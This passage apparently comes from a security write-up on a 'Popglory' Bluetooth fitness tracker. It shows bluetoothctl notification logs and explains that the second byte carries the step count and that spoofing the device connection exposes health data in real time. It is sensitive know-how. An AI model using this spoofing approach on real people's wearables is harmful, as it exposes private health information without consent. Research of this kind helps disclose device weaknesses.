 07 0a 00 00 06 00 00 01 00 00                    ..........
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
 07 0c 00 00 08 00 00 01 00 00                    ..........
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
 07 0e 00 00 09 00 00 01 00 00                    ..........
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
 07 12 00 00 0c 00 00 01 00 00                    ..........
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
 07 14 00 00 0d 00 00 01 00 00                    ..........
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
 07 16 00 00 0e 00 00 01 00 00                    ..........
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
 07 18 00 00 10 00 00 01 00 00                    ..........
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
 07 1a 00 00 11 00 00 01 00 00                    ..........
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
 07 1c 00 00 12 00 00 01 00 00                    ..........
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
 07 1e 00 00 14 00 00 01 00 00                    ..........
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
 07 20 00 00 15 00 00 01 00 00                    . ........
```

This attribute is sending our step data encoded with hexadecimal in the second byte

20 = 32

Popglory spoof was successful, and as you can see, spoofing a connection to the popglory allows us to read personal health information in read time